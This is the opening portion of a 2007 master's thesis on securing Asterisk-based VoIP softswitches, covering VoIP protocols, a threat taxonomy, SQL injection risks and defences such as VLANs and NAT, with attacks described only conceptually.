SECURING SOFTSWITCHES FROM MALICIOUS ATTACKS

Jake Weyman Opie

DEPARTMENT OF COMPUTER SCIENCE
Rhodes University, Grahamstown

This work is submitted in fulfilment of the requirements for the degree of Master of Science in Computer Science at Rhodes University

January 2007

Abstract

Traditionally, real-time communication, such as voice calls, has run on separate, closed networks. Of all the limitations that these networks had, the ability of malicious attacks to cripple communication was not a crucial one. This situation has changed radically now that real-time communication and data have merged to share the same network.

The objective of this project is to investigate the securing of softswitches with functionality similar to Private Branch Exchanges (PBX) from malicious attacks. The focus of the project will be a practical investigation of how to secure ILANGA, an ASTERISK-based system under development at Rhodes University.

The practical investigation that focuses on ILANGA is based on performing six varied experiments on the different components of ILANGA. Before the six experiments are performed, basic preliminary security measures and the restrictions placed on the access to the database are discussed.

The outcomes of these experiments are discussed and the precise reasons why these attacks were either successful or unsuccessful are given. Suggestions of a theoretical nature on how to defend against the successful attacks are also presented.

Acknowledgements

These two years have been filled with many highs and lows and I have learnt a lot from this, not just about my research area but about myself as well. I will like to thank the following people for helping me through these years and making it all possible.

My supervisors, Alfredo and Barry, for their patience and support in helping through my Masters. This document would not have been in existence if it were not for them.

To Hannah, for the extra support and the useful comments.

The Computer Science Department, for providing the faculties which have enabled me to do my Masters.

To Megs, thanks for all the encouragement and time spent reading my thesis. I am sure that you now have a better understanding of TLAs.

This work was undertaken in the Distributed Multimedia Centre of Excellence at Rhodes University, and I would like to acknowledge the financial support from Telkom SA, Business Connexion, Verso Technologies, THRIP, the National Research Foundation, and Microsoft.

Finally, to my family, for all their love and support during my studies.

Table of contents

List of figures

List of tables

Glossary of acronyms

The following is a list of terms and acronyms used in the body of this document.

AAA	Accounting, Authorization and Authentication
ACD	Automatic Call Distribution
ALG	Application Level Gateway
API	Application Programming Interface
ASN.1	Abstract Syntax Notation One
ATM	Asynchronous Transfer Mode
AUEP	Audit Endpoint
B-ISDN	Broadband Integrated Services Digital Network
CDR	Caller Details Record
CPL	Call Processing Language
CRLF	Carriage Return Line Feed
CPU	Central Processing Unit
DNS	Domain Name Server
DoS	Denial of Service
DDoS	Distributed Denial of Service
DRAPA	Distributed Real-time Application Performance Analyser
DUNDi	Distributed Universal Number Discovery
GK	GateKeeper
GSTN	General Switch Telephone Network
GUI	Graphical User Interface
GW	GateWay
HTTP	Hyper Text Transport Protocol
IAX	Inter-Asterisk eXchange
IETF	Internet Engineering Task Force
IM&P	Instant Messaging and Presence
IP	Internet Protocol
IPSec	Internet Protocol Security
IP-PBX	Internet Protocol Private Branch Exchange

IPX	Internetwork Packet Exchange
ISDN	Integrated Services Digital Network
ISP	Internet Service Provider
IVR	Interaction Voice Response
LAN	Local Area Network
MCU	Multipoint Control Unit
MGCP	Media Gateway Control Protocol
MIDCOM	Middlebox Communication
NAPT	Network Address and Port Translation
NAT	Network Address Translation
OpenGK	OpenH323 Gatekeeper
OS	Operating System
OSI	Open Systems Interconnection
OUSPG	Oulu University Secure Programming Group
PAT	Port Address Translation
PBX	Private Branch Exchange
PSTN	Public Switched Telephone Network
QoS	Quality of Service
RRQ	Registration Request
RTP	Real-time Transport Protocol
SBC	Session Border Controller
SDP	Session Description Protocol
SER	SIP Express Router
SIP	Session Initiation Protocol
SQL	Structured Query Language
STUN	Simple Traversal of UDP Through NAT
TCP	Transmission Control Protocol
TDM	Time Division Multiplexing
TE	Terminal Endpoint
UA	User Agent
UAC	User Agent Client
UAS	User Agent Server
UDP	User Datagram Protocol

URI	Universal Resource Identifier
URL	Uniform Resource Locator
VLAN	Virtual Local Area Network
VoIP	Voice over IP
VoIPSA	Voice over IP Security Alliance
WAN	Wide Area Network

Chapter 1 - Introduction

1.1 Introduction

Traditionally, real-time communications such as voice calls have run on separate, closed networks. Of all the limitations that these networks had, the ability of malicious attacks to cripple communication was not a crucial one. This situation has changed radically now that critical real-time communication and data have merged to share the same network.

In recent years, Voice over Internet Protocol (VoIP) has spread throughout the world. It has developed from being used in a closed network, within organisations, to being used across the Internet. Businesses have grown to depend on VoIP as their first option for communication within their organisation, with their customers and their partners. Private individuals are using VoIP to communicate cheaply with loved ones and friends who are based on different continents. Generally VoIP is being used to bypass the Public Switched Telephone Network (PSTN) toll services and to provide very cheap or even free communications [5,17,75]. Another drawcard for the use of VoIP is that a greater variety of services can be added to a VoIP solution than the standard Private Branch Exchange (PBX) or PSTN. These services can be added to a VoIP softswitch, a telephony server, through writing new applications that can be plugged into the softswitch at little cost to the VoIP service provider and which can increase revenues for service providers [5,17,75].

As more people start to use VoIP and move away from using the PSTN, the more VoIP will be compared to the PSTN. People (users) are used to the quality and the reliability (availability) that the PSTN has provided for them over the many years that it has been in use [56,140]. For VoIP to over take the PSTN as the number one method of communication, it will have to match these expectations and provide a better service [5,76,148].

The reliability of VoIP is the most important factor in realising VoIP as the number one method of communication and there are a number of factors that contribute to the reliability of VoIP [53]. The PSTN runs on a closed network on which only voice is transmitted. This has allowed the PSTN to be sheltered from attacks that have crippled the Internet [14,140,141].

VoIP could possibly share an open network with data. By the use of the words 'open network', we mean that the network is open to the Internet where anyone can communicate with a phone (endpoint), not just through audio packets but also with data packets. This has exposed real-time communications to Internet attacks. Also since the PBX has been changed from a proprietary system to a common server [141], this server has to guarantee the same level of reliability as the proprietary PBX.

Sengar *et al.* [139], Sicker *et al.* [140] and Sisalem *et al.* [141] address problems with using a common server as an Internet Protocol Private Branch Exchange (IP-PBX), also known as a softswitch. These problems are that real-time communications are subject to the same attacks as web servers, email servers, etc. These attacks could be in the form of worms, viruses, Trojan horse and Denial of Service (DoS) attacks. This is because of the similarity between a softswitch and a web server; they are all running the same Operating System (OS) or different variants of the same OS like Linux and are all on the same network and might be running the same services, for example a database.

Another problem with a softswitch that guarantees the same level of reliability is that it is reliant on other hardware to enable communicate with endpoints. This hardware used by a VoIP infrastructure could be in the form of switches, routers, firewalls, Domain Name Servers (DNS) and even cables. If any of these are attacked and disabled, reconfigured or unplugged this could lead to the softswitch being unable to render a service [42,140,141].

The VoIP service itself could be targeted for an attack. The service could be reconfigured to stop endpoints from communicating with each other, billing could be adjusted to allow the attack to make toll-free calls, steal someone's identity, listen in to conversations, read voicemails and even delete voicemails. The attacks on a softswitch can come in different levels of degrees.

An attack could be aimed at bringing down the whole softswitch thus rendering it useless to all the clients who use the service. This could be achieved through a DoS style attack [141], which could slow down the VoIP service or totally disable the service so that clients cannot register with the system. This attack could occur on a network service running on the server or on the VoIP service, for example a Session Initiation Protocol (SIP) [106] DoS attack.

An attack could be directed at a certain client, whereby the attacker could disable the service for that client. For an individual client the attacker could listen in on the conversation by redirecting the conversation through a third party endpoint, receive the client's conversation, make calls using the client's ID to impersonate the client or use the client's ID to make toll-free phone calls. The client's voicemails could also be accessed and read or deleted.

The attacker could adjust the Caller Details Records (CDRs) to hide illegal phone calls that have been made to cover his tracks. Also billing information or the account balance could be adjusted to allow the attacker to make free phone calls. This would not have an effect on the other users of the VoIP service but would have an effect on the company that is providing the VoIP service as it would be losing revenue.

Of the above mentioned different attacks, it would be wise to first secure against the attacks that are going to cause the most amount of damage to the VoIP provider and their clients. This is the type of attack that would interrupt the service for all the clients and cause the VoIP provider to lose the most revenue as no calls would be going through the softswitch. The least damaging would be a single illegal client establishing toll-free calls. Although all these attacks are dangerous and it is never a good situation to have an attacker accessing a softswitch for whatever reason, these attacks can be ranked to a certain degree and a higher level of importance can be placed on an attack that would cause the most harm.

Procedures to secure VoIP services from attack would have the following priorities: Firstly to prohibit an attacker from disabling the VoIP service through a DoS type attack or by gaining access to and reconfiguring the system, so that no other clients can use the service. Secondly to prohibit the attackers from targeting a particular client and interrupting the service for that particular client or invading the client's privacy. Lastly to prohibit attackers from gaining access to the VoIP system and making free phone calls or adjusting the CDRs or the billing information. In almost all cases this will involve prohibiting the attacker gaining access to the softswitch but also preventing the attacker, once he has gained entry to the softswitch, from performing certain tasks or running certain functions.

The objective of this project is to investigate the securing of softswitches with functionality similar to PBXs from malicious attacks. The focus of the project will be a practical investigation of how to secure ILANGA, an ASTERISK-based [38,144] system under development at Rhodes University [101].

1.2 Aims

The project aims to investigate securing softswitches from a software perspective, using ILANGA as a fundamental base and running experiments against it. ILANGA consist of ASTERISK, SIP EXPRESS ROUTER (SER) [66], a MACROMEDIA FLASH PLAYER [4] front-end, a PYTHON [104] proxy that communicates between the MACROMEDIA FLASH PLAYER front-end, the ASTERISK Manager Application Programming Interface (API) and the MYSQL [79] database.

The goals of the experiments will be to see if vulnerabilities can be found in ILANGA. Vulnerabilities that will be checked for include buffer overflows, SIP implementation errors and Structured Query Language (SQL) injections. All these vulnerabilities could cause the softswitch to crash, reboot, be disabled for a period of time, and allow an attacker to gain control of ASTERISK, SER or the ILANGA front-end to reconfigure the system settings. A further specific goal is to see if the attacker could, through ILANGA, gain control of the server that it runs on.

From the experiments run on iLANGA, a general set of guidelines for securing softswitches against malicious attacks will be produced that could be applied to a generic softswitch. The guidelines will be on how to secure the entry and exit points of the softswitch and how the support services are run on a server.

1.3 Limitation of scope

The project will not focus on securing the voice calls between end points and the softswitch or communications between other softswitches. The project will not focus on securing the actual platform that the softswitch is running on.

A Linux OS is required to run iLANGA and securing the OS is beyond the scope of this project. But the OS will be configured as securely as possible. The firewall on the server will be set up to only allow communication on the ports that will be required for iLANGA to operate correctly. iLANGA will require a web server to be running, as iLANGA makes use of a MACROMEDIA FLASH PLAYER [4] user interface for clients to log onto the system to listen and delete voicemails, checks their prepaid balances, lookup other clients in the directory, check recent calls and make point and click phone calls. The security of this user interface will be evaluated with little regard to the security of MACROMEDIA FLASH PLAYER itself, as this falls outside the scope of this project. The web server that will be running will be an APACHE [149] web server and the security of this web server falls outside the scope of this system. It will not be evaluated for any security risks.

ASTERISK, SER and iLANGA all make use of a MYSQL database. The actual security of the MYSQL database itself falls outside the scope of this project. As mentioned above, the firewall is assumed to only allow communication that is needed for iLanga to operate correctly and iLanga does not require any direct outside communication to the database. Communication through ASTERISK and iLANGA to the database will be evaluated to see if SQL injection could be possible. Other entry and exit points to ASTERISK will be evaluated for any risks. This will include the SIP and the Manager

API ports. ILANGA uses the Manager API to communication with ASTERISK, so this port will be enabled in ASTERISK. SER will only have the SIP port open for outside communication and therefore SER will be investigated for its implementation of the SIP protocol using a testing tool that will flood SER with malformed SIP packets.

The experiments that will be run in this thesis will be conducted on the internal network, within the firewall and any ALGs.

1.4 Document structure

It is important to note that the reference list favours web references. This has been unavoidable due to the nature of the research involved in this project.

For the reader's convenience and ease of reading, all application names used in this text are indicated in SMALL CAPS. Names of databases, tables and users are all *italicised.*

Chapter 2 introduces background information about the problem that this project aims to solve and the terms that are going to be used in this paper. It includes an introduction to VoIP and its different protocols, the risks associated with VoIP, the current technologies used for securing softswitches, an introduction to the ILANGA system and known vulnerabilities of the components of the ILANGA system.

Chapter 3 is an investigation of the types of attacks that could occur against a softswitch. Experiments were conducted to prove if certain types of attacks are successful against ILANGA. Its aim is to see how well the softswitch itself can stand up against an attack. These attacks will be aimed at disabling the softswitch through DoS attacks, SIP implementation vulnerabilities that could allow an attacker to gain control of softswitch, SQL injection attacks to manipulate the database either to reconfigure the setting of the softswitch or adjust the billing information.

Chapter 4 will analyse the results of the experiments described in Chapter 3 and discuss the reasons why the experiments were successful or unsuccessful and if it is possible to secure a softswitch with a pure software solution.

Chapter 5 will reflect on the whole project and compare the aims that were stated in this introduction with the results analysed in Chapter 4.

Chapter 2 - Background and related work

This chapter introduces and discusses the current state of VoIP with regard to the signalling protocols that are used in VoIP, the classification of specific VoIP risks, the risks that are inherited from the lower layers in a VoIP architecture, and the current methods of securing VoIP. ILANGA, which will be experimented on later in this project, is introduced with the known vulnerabilities that have affected the main components of the ILANGA system in the past.

2.1 Voice over IP

VoIP is the transmission of voice in packetized form [17]. It has allowed real-time communication to be handled by common servers on an open network. VoIP is based on a handful of protocols with Real-time Transport Protocol (RTP) [112], a transport protocol, often used to carry multimedia packets once the connection between endpoints has been established using signalling protocols [169].

Black [17], Mihai [75] and Sudhir *et al.* [5] have stated reasons as to why they think that there has been an increase in the popularity and interest in VoIP. They have agreed upon two reasons: the cost-saving factor of VoIP and the new applications that can be introduced through VoIP.

The cost saving factor of VoIP can be attributed to the fact that phone calls are now bypassing the PSTN and making use of Internet backbones for long distance calls. So the switch from the PSTN to data network has contributed to the cost savings.

VoIP presents a new and flexible platform that allows new services and new applications to be added to normal telephone services. For example video phone calls, conference calls and VoIP can be added into almost any application. This makes for exciting new developments in VoIP and will fuel the drive in development for these applications and services.

As mentioned, VoIP is divided into signalling protocols and transport protocols. The next section will discuss these signalling protocols. This discussion will include which transport protocols are used with which signalling protocols.

2.2 VoIP protocols

There are four major signalling protocols that can be used at the moment, namely: SIP, H.323 [155], Inter-Asterisk eXchange (IAX) [145] and Media Gateway Control Protocol (MGCP) [7]. MGCP is used to centrally coordinate and monitor events in IP phones and telephony gateways from external call control elements and then instruct them to deliver the media to a specified address. Telephone gateways provide physical interface between the PSTN and a packet-switch network [76,169]. The rest of these protocols are introduced in the following section.

2.2.1 Session initiation protocol

SIP is an application layer-control signalling protocol, which has been developed and designed by the Internet Engineering Task Force (IETF). Since SIP is a signalling protocol it is totally independent of the transport layer. SIP is based on the Hyper Text Transport Protocol (HTTP) [43] and HTTP can also be considered a signalling protocol. This is because User Agents (UAs), in this case web browsers communicate with web servers to retrieve certain web pages [67,169].

SIP is used to set up a connection, or session, between two or more endpoints and is not the only protocol involved in VoIP communications. A session is defined as a set of senders and receivers that communicate with each other, during which this state is maintained. SIP makes this communication possible and once this is achieved the media communication itself must be achieved by other means. SIP can create, modify and terminate call sessions with a number of call participants. Sessions are established with INVITE Requests and terminated with BYE Requests. Two other protocols are used with SIP, namely RTP and Session Description Protocol (SDP) [54,67,169].

RTP is a multimedia protocol that carries real-time multimedia data. It makes it possible to encode and enclose the multimedia data into User Datagram Protocol (UDP) packets so that it can be sent over the Internet between the two endpoints [67].

SDP is a description protocol used by SIP to describe the encoding capabilities of the session participants. Using this description, the endpoints negotiate which encoding codecs and which transport protocols are to be used in the session [67].

SIP is a client-server protocol where the SIP clients generate SIP Request messages and the SIP servers (a softswitch that handles SIP) receive and send responses to the messages. In its simplest form it is possible to have just two UAs which contain both a User Agent Client (UAC) and a User Agent Server (UAS) communicating with each other, but a typical SIP network contains more that one type of SIP component. These basic SIP components are UAs, proxies, and registrars and redirect servers [67,169].

Only the UAS can accept or reject Request messages. Proxy servers and Redirect servers allow endpoints to have some mobility, as the Proxy server forwards the Request message to the next Proxy server or to the UAS at the receiving end-system. When a Redirect server receives a Request message it returns the Internet Protocol (IP) address of the Callee's UAS to the Caller who then resends the Request message. SIP servers provide location contact information by having the user register or update his/her current location on the Location or Registration Server when they log onto the system [169].

2.2.2 H.323

The H.323 [71,113,155] series is a set of multimedia communication protocols for use on the Internet but not only for that purpose. Although it started out for communication on a Local Area Network (LAN) segment without Quality of Service (QoS), it has adapted to try and fit the needs of VoIP. It consists of the following protocols:

- H.245 for control,
- H.225.0 for connection establishment,
- H.332 for large conferences,
- H.450.1, H.450.2 and H.450.3 for supplementary services,
- H.235 for security,
- And H.246 for interoperability.

H.323 has evolved from the multimedia protocols of H.320 (for Integrated Services Digital Network (ISDN) terminals), H.321 (for Broadband Integrated Services Digital Network (B-ISDN) terminals), H.324 (for General Switch Telephone Network (GSTN) terminals) and H.310 (for Asynchronous Transfer Mode (ATM) terminals) and the encoding mechanisms, protocol fields and basic operations are stripped down versions of the Q.931 ISDN signalling protocol. This has allowed for interoperability between H.323 and the above mentioned protocols, which was achieved from the use of common recommendations, procedures and messages [113,155].

H.323 is a generally complex protocol, compared to SIP. It uses binary representation for its messages based on Abstract Syntax Notation One (ASN.1), which requires special code-generators to parse. SIP on the other hand is similar to HTTP and its messages are encoded in text, where parsers can be written easily in PERL [152] and HTTP parsers can be easily modified for use with SIP. Besides the message encoding H.323 also uses several protocol components for a single service. For example, call forwarding uses H.450, H.255.0 and H.245. This use of a number of different protocols for a single service leads to firewall traversal problems. This is of great concern when communicating with other VoIP services outside of the internal network. Another problem that H.323 has with firewalls, end systems, gatekeepers and gateways is that there is an array of options and methods for achieving the same results, which requires them to support all of the possible ways [113].

A typical H.323 network is comprised of a number of zones where each zone consists of a H.323 GateKeeper (GK), a number of H.323 Terminal Endpoints (TEs), for example VoIP phones, a number of H.323 GateWays (GWs) and a number of

Multipoint Control Units (MCUs), which are connected by a LAN. Zones are interconnected via a Wide Area Network (WAN), but zones can span a number of LANs or just one LAN. A single zone must contain a GK, which administers the zones [71].

Components of a H.323 network consist of the following descriptions:

- A TE provides for real-time multimedia two-way communication between another TE, a GW or a MCU. A call may be established between two TEs either directly or through a GK.
- The role of a GK in an H.323 network is to provide address translation, access control to the network and services such as bandwidth management and locating other GWs for TEs, GWs and MCUs. The function of the GK is optional in an H.323 system.
- The H.323 GW provides real-time two-way communication between the TEs and the PSTN.
- The MCU provides multipoint conference capability between three or more TEs and GWs [71].

2.2.3 Inter-Asterisk exchange

IAX is both a signalling and transport protocol. The signalling component of IAX is similar to SIP and RTP is not used for the transport of media. IAX is a standard VoIP protocol for ASTERISK networks. A design goal of IAX is to reduce the bandwidth usage for both the signalling and transport protocols. Another design goal, unlike SIP, IAX allows PBXs and endpoints to be totally portable as one of the features of IAX is that it has transparent interoperation with Network Address Translation (NAT) and Port Address Translation (PAT) firewalls [143,145].

There are two types of users on an IAX2 server, guest users and registered users. When a call setup request is initiated by a user the server will return either an ACCEPT frame or an AUTHREQ frame if authentication of the user is required and the server moves to the Auth state. The server waits for an AUTHREP frame and when received sends an ACCEPT frame and moves to the Auth Reply Received state. If no authentication is required the server moves to the No Auth state after the ACCEPT frame is sent. In both the Auth Reply Received and the No Auth states the server will move to the Accept Received state when an ACK frame is received. From here the call is either rejected or completed [145].

Authentication is used on incoming and outgoing calls to restrict access to certain parts of a dialplan. When endpoints are connected to the Internet they will register with their home PBX and routing extensions will be configured to reach them. By using dialplan polling each PBX only has to hold its local extensions and can query a central PBX for further extensions [143].

2.3 Classification of risks towards VoIP

The Voice over IP Security Alliance (VoIPSA) [42] has developed a VoIP security and threat taxonomy which defines the potential security threats to VoIP systems, services and end users. The following is a summary taken from the VoIPSA's taxonomy and how it applies to securing softswitches. The taxonomy discusses social threats, eavesdropping, interception and modification, service abuse, intentional interruption of service and other interruptions of service.

Under social threats, the user's rights are discussed with reference to privacy and how it relates to security and their social responsibility; also discussed is a model for multi-party freedom, and how it is applicable to any public communications system. The eavesdropping section describes different types of attacks that can occur between two or more endpoints in a VoIP system. The section titled Interception and Modification describes classes of attacks when the attacker can see the entire signalling and data stream between two endpoints and can also interact in the conversation between the two endpoints. These three sections involve threats that will not be considered for this project, such as attacking the VoIP system between two or more endpoints. This project is only concerned with securing the softswitch, as mentioned in Section 1.3.

Improper bypass or adjustment to billing, in the service abuse section, can be achieved through a softswitch and will be considered a risk for this project. This can be accomplished through either adjusting the call details record in the database, in this case a MySQL database, or by using SIP signalling packets to end the call but to continue with the media stream.

The intentional interruption of service section is the section that is of greatest interest for this project and a security model. VoIP specific risks which Anwar *et al.* [8], Mihai [75] and Sass [111] all agree with, will be described in the rest of this section and in the next section, risks inherited from the lower layers in a VoIP architecture will be drawn up primarily from the VoIPSA threat taxonomy [42].

2.3.1 Voice over IP specific risks

Request flooding

VoIP specific DoS involves request flooding, which occurs when the softswitch or endpoints are continually receiving a large number of valid and/or invalid requests that overwhelm them.

The following are request flooding types of attacks that can affect a softswitch:

- *User call flooding, overflowing to other devices* occurs when a large number of requests are sent to a user's endpoint, but while the endpoint may be able to handle the call load, the user will continually be interrupted. This type of attack may affect a softswitch because some of these calls will overflow onto the voicemail kept at the softswitch.

- *Softswitch flooding* involves sending a large number of valid or invalid request messages to a softswitch, which could result in the softswitch crashing, rebooting or exhausting the resources for an extended time period.

- *A request looping* attack requires two endpoints to continually forward a single request message between them, thus exploiting loop and spiral implementation, continually forwarding a message back and forth, on the softswitch and exhausting the resources of the softswitch.

- *Directory service flooding* involves sending a large number of valid requests to a VoIP directory service which could be located on a softswitch. This could stop endpoints from using this service or, if the service is located on the softswitch, the attack could disable the softswitch.

Malformed requests and messages

Malformed requests and messages pose a threat to VoIP implementations because the specifications for control messages are deliberately left open-ended. This is done so that additional services and capabilities can be added at a later date, but the negative effect of this open specification is that it is not possible to fully test if all valid messages are being processed correctly, or if invalid messages are being recognised correctly. A specially crafted message could be used as a "killer message" to launch a DoS attack on an endpoint or softswitch.

There are two types of malformed requests and messages that could affect a softswitch:

- *Injecting invalid media into softswitches* can be done after guessing the correct control headers of the media stream. This could cause endpoints and softswitches to crash, reboot or exhaust all resources.

- *Malformed protocol messages* can be used to attack a specific protocol implementation in a softswitch and degrade its performance, resulting in the softswitch not functioning to its full capacity. A way of testing a protocol implementation is by a method called fuzzing. Fuzzing involves creating unanticipated types of messages for the protocol which will push the boundaries of the protocol's implementation and might disable the softswitch or degrade its performance.

Spoofed messages

This is when an attacker is able to inject illegitimate but correctly formed messages into a signal path and have these messages accepted by the VoIP system. For example, the VoIP system could be affected by a faked call teardown message.

A faked call teardown message is a type of DoS attack that can be used against a softswitch by the attacker gathering information about a session and then sending, for example, a spoofed SIP BYE message to the softswitch. The softswitch interprets this as one of the endpoints wanting to terminate the session, so the softswitch tears down the session, denying the service to the endpoints involved in the session.

There are three main risks specific to VoIP: Request flooding, Malformed requests and messages and Spoofed messages. Request flooding, which occurs when the softswitch or endpoints are continually queued with a large number of valid and/or invalid requests until the target is overwhelmed and disabled. Malformed requests and messages have a negative effect on VoIP as these requests and messages can be used as 'killer messages' to launch DoS attacks on softswitches. Spoofed messages also pose a threat to VoIP as an attacker could inject illegitimate messages into a signal path and have the softswitch behave in a certain way, enabling the attacker to control the softswitch. The next section discusses the risks that are inherited from the lower layers in a VoIP architecture and though these risks fall outside the scope of this project, as noted in Section 1.3, it is fundamental to know about them.

2.4 Risks inherited from the lower layers in the VoIP architecture

This section will discuss the risks that are not VoIP specific but are inherited from the lower layers in the VoIP architecture. These risks include: The underlying OS, IP network services, the database and the MACROMEDIA FLASH PLAYER. These risks fall outside the scope of this project as stated in Section 1.3. MACROMEDIA FLASH PLAYER is not a VoIP specific application, it was used in ILANGA to add a rich user interface and this is why the security of it falls outside of the scope of this project.

2.4.1 Underlying operating system

A softswitch or any other type of VoIP service inherits the vulnerabilities of the OS that it runs on [42]. Although this may sound trivial, it is a great and often underestimated risk. A user could be running the most secure VoIP service but may have neglected to keep the OS up to date with patches and updates. If this is the case, the attacker would be able to disable the VoIP service by bringing down the server that the service is running on through vulnerabilities in the server's OS.

2.4.2 IP network services

A VoIP system runs on a normal IP network or shares a network with a data network, thus there are a vast number of network vulnerabilities and attacks, for example a *smurf* attack [52], that could affect the network on which the VoIP network is running. An attack on a VoIP network service could occur from an attack on a specific network component [42]. An attack on a network component, say a router, could crash, reboot, congest, or even reconfigure the component, and this would interrupt or forbid the VoIP service from functioning properly or from functioning at all.

IP Network services can also be interrupted through physical access to network components [42]. This could result in intentional loss in power to network components, components being unplugged and network cables being cut.

2.4.3 The database - SQL injection

All softswitches have a backend database for configurations, billing information, CDRs and subscriber information, to name but a few functions. This database can be subject to SQL injection attacks, where the attacker could copy, modify or even delete the restricted data stored in a database and could also make alterations to the database structure [19]. This could have important implications for a VoIP system, from losing revenue for the VoIP provider to rendering the VoIP system inaccessible to other users on the network.

SQL injection is a method of inserting additional SQL statements into a query that will be executed on the backend database. Inserting these additional SQL statements can be done through a Web-based application which will allow these SQL statements to pass through the firewall to the backend database and thus taking advantage of non-validated SQL vulnerabilities [19,109]. For SQL injection to be possible, dynamic SQL must be used in the application. Dynamic SQL is the use of SQL commands combined with user-provided parameters. It is within these user-provided parameters that an attacker can inject other SQL commands by adding a single quote (') to the parameters and cause a second query to be executed with the first. The reason why SQL injection can pass through a firewall is because traditionally a firewall operates at the network layer whereas SQL injection takes place at the session layer. This allows an attack via a web server using a legitimate user's database access.

SQL error messages can also assist the attacker by finding out about the underlying database and the SQL query that the attacker is trying to inject into. Information can be learnt about the table or its field names and types [19].

An attacker may be motivated to use SQL injection for three main reasons [109]:

1. To access data that the attacker could not normally access.
2. To collect information about the system configuration in order to build a profile of it.
3. To compromise the database and then gain access to the host computer.

There are a number of methods for preventing SQL injection [109]. Firstly, database users should have the fewest privileges needed to perform their required task. This includes access to tables and the commands that they can execute. Secondly, error tracing should be done on the log files for any irregular SQL statements. Although not in real-time, this method will bring the attention of the system administrator to any SQL injection attempts. Thirdly, error messages should be suppressed, giving security through obscurity. Error messages can provide information to an attacker to make more informed decisions on the next attack strategy. Lastly, input validation is important to reduce the attack surface of an application. Web clients should validate all input before sending it to the server, although client-side validation does nothing for server security because attackers can send messages directly to the server. Server-side validation should be approached as follows [16]:

- Validating the input according to certain constraints, for example, length, type, range and format.
- Using SQL signatures to filter out known malicious data.
- Sanitising data, for example, escaping characters.

2.4.4 MACROMEDIA FLASH PLAYER

MACROMEDIA FLASH PLAYER [4] has a security model [72] which has been designed around resources such as SWF files, local data and Internet Uniform Resource Locators (URLs). These resources are owned by the stakeholders in the system and these stakeholders can exercise security controls over their resources. Stakeholders are people with interests in the correct operation of MACROMEDIA FLASH PLAYER and the protection of their data and resources. Stakeholders are organised into a hierarchy of authority in this order: Administrator, User, Website, and Author, with the Administrator having total control over the resources. For example, if the

Administrator restricts access to a resource no other stakeholder can access this resource; if a User restricts control over a resource, the Administrator will be able to access it but not an Author.

The MACROMEDIA FLASH PLAYER security model can protect stakeholders against potential risks [72]. These risks could involve innocent bugs. All computer programs have bugs that could have found their way into the computer program in the design or implementation stage of the program life cycle. These bugs could lead to security problems in the program that could be exploited by attackers through malicious code and entities, or could cause unexpected behaviour of the program. The MACROMEDIA FLASH PLAYER has been designed to stop bugs such as buffer overflows and cross-site scripting.

Other users in the system are also entities in the system and they could turn into malicious entities trying to attack the system by accessing information or other entities that they do not have permission to access. The MACROMEDIA FLASH PLAYER security model guards against the sharing of information. Other stakeholders may not access (read, modify) resources without permission to do so from the stakeholders that own the resource(s).

MACROMEDIA FLASH applications [72] run on OSs where there are other programs running too. These other programs may be malicious programs, such as worms or viruses, and these programs may be used to attack the MACROMEDIA FLASH application.

There are three other broader potential security risks that the MACROMEDIA FLASH PLAYER can protect all stakeholders from by not allowing content to allocate its own memory, install software or make changes to the OS without permission [72]. They are unauthorized access to local data, unauthorized access to end-user information, and the unauthorized access to host system resources.

2.5 Current technologies for securing softswitches

This section describes five methods to secure a softswitch against malicious attacks. It pays particular attention to the advantages and disadvantages of each technology.

2.5.1 Virtual local area networks

Virtual Local Area Networks (VLANs) [74] allow switches to create separate broadcast domains as routers, but across different physical LAN segments and ideally without latency problems, allowing switches to contain broadcast traffic [37,157].

Combining devices into logical broadcast domains will confine broadcast traffic to just these devices and reduce traffic on the rest of the network. This will also increase the security of the network, as access can be restricted from other VLANs [157].

Advantages

A benefit VoIP can gain from using VLANs is that if the data network is compromised by a virus or an attack, the voice traffic will be untouched because it is separated by logical barriers from the data traffic as shown in Figure 1 [37,157].



Firewall
Voice traffic
Data traffic
VLAN switch
The switch checks the VLAN tag on the packet and sends the packet to the correct VLAN
VoIP network
Data network

Figure 1: VoIP and data VLANs

Disadvantages

For an VLAN environment, a special server is needed to handle broadcast traffic [157]. This server has a limit in the amount of broadcast traffic it can handle. If protocols such as Internetwork Packet Exchange (IPX) or AppleTalk are running within individual VLANs which use extensive amounts of broadcast traffic, more than standard networks, special consideration needs to be given to the size and configuration of the VLAN. VLANs may grow to a point where the work requirement for moving or making changes to memberships becomes just as difficult as updating routing tables [37]. The people who work in teams and are on the same workgroup normally want to be physically close to each other, rather than to reduce traffic across the network [37].

Although VLANs will be able to protect the voice traffic from outside attacks, it will not be able to protect against internal attacks where the attacker has access to the voice VLAN.

2.5.2 Network address translation

NAT [68,148] can be used to hide the internal network addresses and topology and enable multiple endpoints to access the Internet through a shared public IP address thus reducing the need for more globally unique IP addresses. This is accomplished by converting the outgoing packets' IP header from the internal IP address to the router's public IP address. Network Address and Port Translation (NAPT) allows several endpoints to simultaneously share the router's public IP address by converting the Transmission Control Protocol (TCP) or UDP headers. NAT has have advantages and disadvantages in the context of VoIP security.

Advantages

Security can be improved as the internal IP addresses are less accessible from the public Internet [165]. All the attacks against the network are focused on the NAT router itself, which is the only point of entry into the internal network. Routers are generally more secure than other endpoints because fewer ports are open and fewer programs are run on the router. The associated downside is that the NAT router is the only exit point to the Internet and if this is taken down by an attack, the internal network will be cut off from the Internet.

VoIP endpoints can be placed on a NAT'ed subnet, which will save public addresses to be used elsewhere, as the VoIP endpoints will be able to access the Internet through the softswitch. The structure of the VoIP subnet will be hidden from an attacker if the firewall is compromised, as seen in Figure 2. In the figure the attacker will be able to access the softswitch on the public address of 146.X.X.X if the firewall is compromised. The attacker will not be able to access the VoIP subnet unless the attacker gains control of the softswitch. The softswitch will form the one entry/exit point for the VoIP subnet. This could work similarly to a VLAN where the VoIP endpoints are isolated into their own subnet.

